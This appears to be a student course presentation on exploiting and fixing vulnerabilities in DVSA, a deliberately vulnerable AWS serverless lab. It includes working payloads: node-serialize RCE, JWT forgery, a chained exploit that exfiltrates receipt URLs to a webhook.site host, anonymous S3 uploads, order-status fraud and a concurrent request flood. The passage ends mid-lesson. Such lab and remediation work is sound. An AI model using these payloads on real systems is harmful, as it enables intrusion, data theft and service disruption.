



COLLEGE OF COMPUTING AND MATHEMATICS
**Information & Computer
Science Department**

DVSA PROJECT

DVSA Vulnerability Discovery and Remediation
ICS 344 - Information Security

Khawlah Almalki	202247320	F-11
Joud Aljabri	202277140	F-11

AGENDA

**DVSA ARCHITECTURE
OVERVIEW**

**THE 10 OFFICIAL
VULNERABILITIES,
EXPLOIT & FIX**

KEY TAKEAWAYS

WHAT IS DVSA ?



- Cognito: User authentication, issues JWTs
- S3: Hosts static frontend + stores receipts
- API Gateway: Public entry point for all backend calls
- Lambda: Serverless compute (Node.js + Python)
- DynamoDB: NoSQL store for orders, users, carts
- CloudWatch: Centralized logging & monitoring

LESSON 1 – EVENT INJECTION

VULNERABLE

Remote Code Execution via Insecure Deserialization

Vulnerability summary

- Component: DVSA-ORDER-MANAGER Lambda (Node.js)
- Root cause: node-serialize deserializes attacker-controlled JSON; the `__$ND_FUNC__$` marker triggers code execution during parsing
- Impact: Arbitrary code execution inside the Lambda runtime, file system, env vars, IAM credentials all reachable

Attack steps

1. Locate `/order` endpoint via API Gateway
2. Craft JSON with `__$ND_FUNC__$` function marker
3. POST payload, code executes during deserialization, before any auth check
4. Confirm execution via CloudWatch logs

Payload


```
curl -X POST "[API_GATEWAY_URL]/order" \
-H "Content-Type: application/json" \
-d '{
  "action": "$__$ND_FUNC__$function(){
    var fs = require("fs");
    fs.writeFileSync("/tmp/pwned.txt", "You are reading
the contents of my hacked file!");
    var fileData = fs.readFileSync("/tmp/pwned.txt",
"utf-8");
    console.error("FILE READ SUCCESS: " + fileData);
  }()",
  "cart-id": ""
}'
```


LESSON 1 – MITIGATION & VERIFICATION

FIXED

Remote Code Execution via Insecure Deserialization

Evidence (Exploit Success)



CloudWatch log group: /aws/lambda/DVSA-ORDER-MANAGER

Log line confirms RCE:

RCE: hacked! → Code executed despite 500 returned to client

Fix

File: DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable):

```
const serialize = require('node-serialize');
// .....
var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

Fix


After (safe):

```
var body = JSON.parse(event.body);
// + strict schema validation
// on allowed action values
```

Strategy:

- Replace unsafe deserializer with JSON.parse
- Allowlist valid action values
- Reject unknown fields

Verification



CloudWatch search for RCE: after fix: No events found

→ Payload now rejected at parse time

→ Legitimate orders unaffected

LESSON 2 — BROKEN AUTHENTICATION

VULNERABLE

JWT Forgery via Missing Signature Verification

Vulnerability summary

- Component: DVSA-ORDER-MANAGER Lambda — JWT handling logic
- Root cause: Backend decodes JWT payload without verifying the signature; trusts username and sub claims as-is
- Impact: User impersonation — attacker reads any victim's orders, receipts, and personal data

Attack steps

1. Log in as attacker (User B) and capture JWT from DevTools
2. Identify victim username (User C) from any leaked source
3. Decode JWT payload, replace username and sub with victim's identity
4. Re-encode payload, keep original signature unchanged
5. Send forged token to /order API — backend accepts it as victim

Payload

```
# Forge JWT by editing payload only
import json, base64

h, p, s = TOKEN_B.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p))

# Impersonate victim
data["username"] = VICTIM_USER
data["sub"]      = VICTIM_USER

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

FAKE_TOKEN = f"{h}.{newp}.{s}"
```

```
# Use forged token to steal victim's orders
curl -s "$API" \
  -H "authorization: $FAKE_TOKEN" \
  --data-raw '{"action":"orders"}'
```


LESSON 2 – MITIGATION & VERIFICATION

FIXED

JWT Forgery via Missing Signature Verification

Evidence (Exploit Success)

```
khawlah@Khawla:~$ curl -X POST "https://[redacted]" -H "Content-Type: application/json" -H "authorization: [redacted]"
{"status":"ok","orders":[{"order-id":"a7d[redacted]"date":1775829811,"total":28,"status":"proce[redacted]ssed","token":"MF6GmXcWo001"}]}khawlah@Khawla:~$
```

API response with forged JWT shows User C's orders despite the token being created by User B.

→ Server accepted tampered payload

→ Identity was trusted without cryptographic verification

Fix

File: DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable):

```
var auth_data = jose.util.base64url
  .decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
```

Fix

After (safe):

```
const claims = await verifyCognitoJwt(jwt);
// Verifies signature against Cognito JWKS
// Validates issuer and expiration
var user = claims.username || claims.sub;
```

Strategy:

- Fetch Cognito JWKS public keys
- Verify JWT signature with node-jose
- Validate iss (issuer) and exp (expiration) claims
- Reject tampered or expired tokens with 401

Verification

```
khawlah@Khawla:~$ curl -X POST "https://[redacted]" -H "Content-Type: application/json" -H "authorization: [redacted]"
{"status":"err","msg":"Invalid token"}khawlah@Khawla:~$
```

Replay forged token → response: { "status": "err", "msg": "invalid token" }

→ Tampered payload fails signature check

→ Genuine tokens still authenticate correctly



LESSON 3 – SENSITIVE INFORMATION DISCLOSURE

VULNERABLE

Chained RCE + Missing Authorization → Receipt Exfiltration

Vulnerability summary

- Components: DVSA-ORDER-MANAGER (RCE entry) + DVSA-ADMIN-GET-RECEIPT (no auth check)
- Root cause (chained):
 - node-serialize enables \$\$ND_FUNC\$\$ RCE in order manager
 - Admin receipt function performs no authorization check before returning signed S3 URLs
- Impact: Full unauthorized access to all users' financial receipts — exfiltrated outside AWS via webhook

Attack steps

1. Open webhook.site and copy unique callback URL
2. Send \$\$ND_FUNC\$\$ payload with dummy auth header
3. RCE hijacks DVSA-ORDER-MANAGER
4. Hijacked server internally invokes DVSA-ADMIN-GET-RECEIPT
5. Signed S3 receipt URL exfiltrated to webhook
6. Open URL in browser → victim's receipt downloads

Payload


```
curl -s -X POST "$API/order" \  
-H "Content-Type: application/json" \  
-H "Authorization: Bearer dummy" \  
-d '{  
  "action": "_$$ND_FUNC$$_function(){  
    var lambda=require(\'aws-sdk/clients/lambda\');  
    var l=new lambda({});  
    l.invoke({  
      FunctionName:\'DVSA-ADMIN-GET-RECEIPT\',  
      Payload:Buffer.from(JSON.stringify(  
        {year:\'2026\',month:\'04\'}  
      )}  
    }).then(d=>{  
      var p=Buffer.from(d.Payload).toString();  
      require(\'https\').get(  
        \'https://webhook.site/[ID]/?data=\'  
        +encodeURIComponent(p)  
      );  
    });  
  }()',  
  "cart-id":""  
}'
```


LESSON 3 – MITIGATION & VERIFICATION


FIXED

Chained RCE + Missing Authorization → Receipt Exfiltration

Evidence (Exploit Success)



webhook.site captured the exfiltrated signed S3 URL from the hijacked server.



Opened URL in browser → downloaded victim's actual receipt revealing name, address, items, and total.

Fix

File: admin_get_receipts.py — lambda_handler
Before (vulnerable):

```
def lambda_handler(event, context):
    client = boto3.client('s3')
    resource = boto3.resource('s3')
    # ...immediately processes request
```

After (safe):

```
def lambda_handler(event, context):
    # Authorization check – admin only
    if (not event.get("isAdmin") or
        event.get("isAdmin") != "true"):
        return {
            "status": "err",
            "message": "Unauthorized – Admin access
required"
        }
    client = boto3.client('s3')
    resource = boto3.resource('s3')
```


LESSON 3 — MITIGATION & VERIFICATION

FIXED

Chained RCE + Missing Authorization → Receipt Exfiltration

Fix

Strategy:

- Add isAdmin authorization check at function entry
- Reject non-admin callers before any S3 operation
- Defense in depth — every privileged function validates independently

Verification

CloudShell

Actions ▼

us-east-1 × us-east-1 × us-east-1 × us-east-1 × us-east-1 × us-east-1 × us-east-1 × us-east-1 × us-east-1 × us-east-1 × +

```
~ $ curl -s -X POST "https://82gs6ao5w2.execute-api.us-east-1.amazonaws.com/Stage/order" \  
> -H 'Content-Type: application/json' \  
> -H 'Authorization: Bearer dummy' \  
> -d '{"action": "_$$_ND_FUNC$$_function(){var {Lambda}=require("@aws-sdk/client-lambda");var lambda=new Lambda({});lambda.invoke({FunctionName:"DVSA-ADMIN-GET-RECEIPT",Payload:Buffer.from(JSON.str  
year":"2026","month":"04"}})}).then(d=>{var p=Buffer.from(d.Payload).toString();require("https").get("https://webhook.site/[YOUR_WEBHOOK_ID_HERE]?data="+encodeURIComponent(p));}).catch(e=>  
rror("ERR",e));}O", "cart-id":""}' \  
{ "message": "Internal server error"}~ $ █
```

Re-running the exploit → response:

Unauthorized — Admin access required

→ Even with RCE active, the chained admin call is blocked

→ Signed S3 URLs no longer leak to attacker



LESSON 4 – INSECURE CLOUD CONFIGURATION

VULNERABLE

Anonymous Public Access on S3 Bucket Policy

Vulnerability summary

- Component: S3 bucket — dvsa-feedback-bucket-<ACCOUNT_ID>-us-east-1
- Root cause: Bucket policy explicitly grants Principal: "*" with s3:PutObject, s3:GetObject, s3:DeleteObject — anyone on the internet can upload, read, or delete files
- Impact: Any anonymous attacker can poison the bucket with malicious files, potentially triggering downstream Lambda processing — no credentials required

Attack steps

1. Navigate to S3 bucket → Permissions → Bucket Policy
2. Confirm Principal: "*" allows anonymous writes
3. From an external machine (no AWS credentials), create a malicious file
4. Upload via AWS CLI with --no-sign-request flag
5. Verify file appeared in the bucket via Console

Payload

```
# Vulnerable bucket policy:
{
  "Principal": "*",
  "Action": [
    "s3:PutObject",
    "s3:PutObjectAcl",
    "s3:GetObject",
    "s3:DeleteObject"
  ],
  "Resource":
    "arn:aws:s3:::dvsa-feedback-bucket-<ID>/*"
}
```

```
# Exploit – no credentials needed
echo "MALICIOUS FILE - PoC" > malicious.txt

aws s3 cp malicious.txt \
  s3://dvsa-feedback-bucket-<ID>/malicious.txt \
  --no-sign-request

# Verify upload succeeded
aws s3 ls s3://dvsa-feedback-bucket-<ID>/ \
  --no-sign-request
```


LESSON 4 – MITIGATION & VERIFICATION


FIXED

Anonymous Public Access on S3 Bucket Policy

Evidence (Exploit Success)

```
aws s3 cp malicious.txt s3://dvsa-feedback-bucket-448842988219-us-east-1/malicious.txt
--no-sign-request
```

aws s3 cp ... --no-sign-request succeeded with no credentials configured.



malicious.txt appeared in the bucket — uploaded by an unauthenticated user.

Fix

Resource: S3 bucket policy — dvsa-feedback-bucket-
<ACCOUNT_ID>-us-east-1
Before (vulnerable):

```
"Principal": "*",
"Action": [
  "s3:PutObject",
  "s3:PutObjectAcl",
  "s3:GetObject",
  "s3>DeleteObject"
]
```

After (safe):

```
"Principal": {
  "AWS": "arn:aws:iam::<ACCOUNT_ID>:root"
},
"Action": [
  "s3:PutObject",
  "s3:GetObject",
  "s3>DeleteObject"
]
```



LESSON 4 – MITIGATION & VERIFICATION

FIXED

Anonymous Public Access on S3 Bucket Policy

Fix

Strategy:

- Replace "*" with specific AWS account ARN
- Block all anonymous internet access to the bucket
- Removed unnecessary s3:PutObjectAcl action

Verification

```
joudaljabri — zsh — 80x57
Last login: Sat Apr 25 20:21:43 on ttys000
[(base) joudaljabri@Jouds-MacBook-Air ~ % echo "MALICIOUS FILE - PROOF OF CONCEPT" > malicious.txt
[(base) joudaljabri@Jouds-MacBook-Air ~ % aws s3 cp malicious.txt s3://dvsa-feedback-bucket-448842988219-us-east-1/malicious.txt --no-sign-request
upload failed: ./malicious.txt to s3://dvsa-feedback-bucket-448842988219-us-east-1/malicious.txt An error occurred (AccessDenied) when calling the PutObject operation: Access Denied
(base) joudaljabri@Jouds-MacBook-Air ~ %
```

Re-running the same anonymous upload command:

```
upload failed: ./malicious.txt to s3://...
An error occurred (AccessDenied)
when calling the PutObject operation
```

- Anonymous uploads now blocked
- Authorized application paths still function normally



LESSON 5 – BROKEN ACCESS CONTROL

VULNERABLE

Privilege Escalation via Injection Chain → Order Marked Paid Without Payment

Vulnerability summary

- Components: DVSA-ORDER-MANAGER (router) + DVSA-ADMIN-UPDATE-ORDERS (admin function)
- Root cause (3 stacked layers):
 - Router dispatches actions without checking isAdmin claim
 - DVSA-ORDER-MANAGER's IAM role can invoke any Lambda in the account
 - Event injection (Lesson 1) lets attacker run code with that role
- Impact: Non-admin user marks own order as paid without billing — direct financial fraud

Attack steps

1. Place a legitimate order → status processed (200)
2. Craft injection payload that uses AWS SDK to invoke DVSA-ADMIN-UPDATE-ORDERS directly
3. Set target order's status: 120 (paid) in the invocation payload
4. POST injection payload to /order endpoint
5. Hijacked router invokes admin Lambda using its over-broad role
6. Verify order flipped to paid in DVSA UI

Payload

```
// Injection payload bypasses router,
// directly invokes admin Lambda
{
  "action": "_$$ND_FUNC$$_function() {
    var AWS = require('@aws-sdk/client-lambda');
    var l = new AWS.LambdaClient({});
    var p = JSON.stringify({
      headers: { authorization: '<JWT>' },
      body: {
        action: 'update',
        'order-id': '<TARGET_ORDER_ID>',
        item: {
          token: '<ORDER_TOKEN>',
          status: 120    // ← flipped to PAID
        }
      }
    });
    var cmd = new AWS.InvokeCommand({
      FunctionName: 'DVSA-ADMIN-UPDATE-ORDERS',
      Payload: Buffer.from(p)
    });
    l.send(cmd);
  } () "
```


LESSON 5 – MITIGATION & VERIFICATION

FIXED

Privilege Escalation via Injection Chain → Order Marked Paid Without Payment

Evidence (Exploit Success)

```
2026-04-10T17:53:11.864Z 2026-04-10T17:53:11.864Z [REDACTED] 1
2026-04-10T17:53:11.864Z [REDACTED] INFO raw event.body:
{
  "action": "$$_ND_FUNC$$_function(){var AWS=require('@aws-sdk/client-lambda');var l=new AWS.LambdaClient({});var p=JSON.stringify({body:
{action:'update','order-id':[REDACTED],item:
{token:[REDACTED],ts:1775840000,itemList:{'1':1},address:'100 Fake st
NYC USA',total:51,status:120}}});var cmd=new
AWS.InvokeCommand({FunctionName:'DVSA-ADMIN-UPDATE-
ORDERS',InvocationType:'RequestResponse',Payload:Buffer.from(p)});l.send(c
md).then(function(d){console.error('INVOKE
OK',JSON.stringify(d));}).catch(function(e){console.error('INVOKE
ERR',e.message);});})();"
}
```

DVSA-ORDER-MANAGER log shows successful InvokeCommand on DVSA-ADMIN-UPDATE-ORDERS triggered by injection.

```
4/10/2026, 7:33:20 PM
7ff [REDACTED]
processed
$35
[REDACTED]

4/10/2026, 7:53:20 PM
9ff [REDACTED]
paid
$51
[REDACTED]
```

Target order status changed from processed (200) → paid (120) without any billing request — persisted in DynamoDB.

Fix

File: DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable):

```
// No router-level admin check
switch (action) {
  case "complete":      /* dispatched freely */
  case "admin-orders":  /* internal check only */
  // ...
}
```

After (safe):

```
// Explicit admin gate before dispatch
const adminOnlyActions = ["complete", "admin-orders"];

if (adminOnlyActions.includes(action)
  && isAdmin !== "true") {
  return callback(null, {
    statusCode: 403,
    body: JSON.stringify({
      status: "err",
      msg: "Forbidden: admin only"
    })
  });
}

switch (action) { /* ... */ }
```


LESSON 5 – MITIGATION & VERIFICATION

FIXED

Privilege Escalation via Injection Chain → Order Marked Paid Without Payment

Fix

Strategy (Defense in Depth):

- Layer 1: Router-level allowlist of admin-only actions
- Layer 2: JSON.parse fix from Lesson 1 blocks injection vector
- Layer 3: IAM least privilege from Lesson 7 limits role's invoke scope

Verification

```
khawlah@khawla:~$ curl -X POST "https://api.example.com/location/json" -H "authorization: [REDACTED]" -H "Content-Type: application/json" -d '{"action": "complete", "order-id": "12345"}'
{"status": "err", "msg": "Forbidden: admin only"}khawlah@khawla:~$
```

Direct admin call as non-admin → response:

```
{ "status": "err", "msg": "Forbidden: admin only" }
```

Injection payload → response:

```
{ "status": "err", "msg": "unknown action" }
```

→ Both attack paths blocked

→ Legitimate user actions (orders list, checkout) unaffected



LESSON 6 – DENIAL OF SERVICE (DOS)

VULNERABLE

Resource Exhaustion via Unthrottled Billing Endpoint

Vulnerability summary

- Component: DVSA-ORDER-BILLING Lambda exposed via API Gateway
- Root cause: API Gateway stage had no throttling configured — default rate of 10,000 req/sec, burst of 5,000. No per-user limits, no queue, no abuse protection
- Impact: Service unavailability — legitimate users cannot complete checkout while Lambda is overwhelmed by concurrent requests

Attack steps

1. Log in to DVSA, place a normal order, capture order-id and JWT
2. Set environment variables in CloudShell
3. Send 100 concurrent billing requests in a tight loop
4. Observe all requests return Internal server error
5. Verify in CloudWatch — multiple Lambda instances spawned simultaneously

Payload

```
# Setup
export API="<API_GATEWAY_URL>/order"
export TOKEN="<ORDER_JWT_TOKEN>"
export ORDER_ID="<ORDER_ID>"
```


```
# Flood — 100 concurrent billing requests
for i in $(seq 1 100); do
  curl -s -X POST "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN" \
    -d "{
      \"action\": \"billing\",
      \"order-id\": \"$ORDER_ID\",
      \"data\": {
        \"ccn\": \"<TEST_CCN>\",
        \"exp\": \"<EXP>\",
        \"cvv\": \"<CVV>\"
      }
    }" &
done
wait
echo "DONE"
```


LESSON 6 – MITIGATION & VERIFICATION


FIXED

Resource Exhaustion via Unthrottled Billing Endpoint

Evidence (Exploit Success)



All 100 concurrent requests returned {"message":"Internal server error"}, Lambda crashed under load.



Multiple DVSA-ORDER-BILLING log streams spawned within a 4-second window — confirming uncontrolled concurrency.

Fix

Component: Amazon API Gateway → DVSA-APIS → Stage dvsa → Throttling Settings Before (vulnerable):

Setting	Value
Rate	10,000 req/sec
Burst	5,000
Throttling	Disabled

After (safe):

Setting	Value
Rate	10 req/sec
Burst	20
Throttling	Enabled (default method-level)

LESSON 7 – OVER-PRIVILEGED FUNCTION

VULNERABLE

Wildcard IAM Policy Enables Privilege Escalation Chain

Vulnerability summary

- Component: DVSA-ORDER-MANAGER execution role
- Root cause: Role attached to AWS-managed AWSLambdaRole policy granting lambda:InvokeFunction on Resource: "*" — can invoke ANY Lambda in the account, including admin-only functions
- Impact: Application-layer bug (Lesson 1 injection) becomes full control-plane breach — admin Lambdas reachable from a public router

Attack steps

1. Identify execution role via Lambda → Configuration → Permissions
2. Inspect attached policies → find AWSLambdaRole with wildcard resource
3. Send Lesson 1 injection payload to public /order endpoint
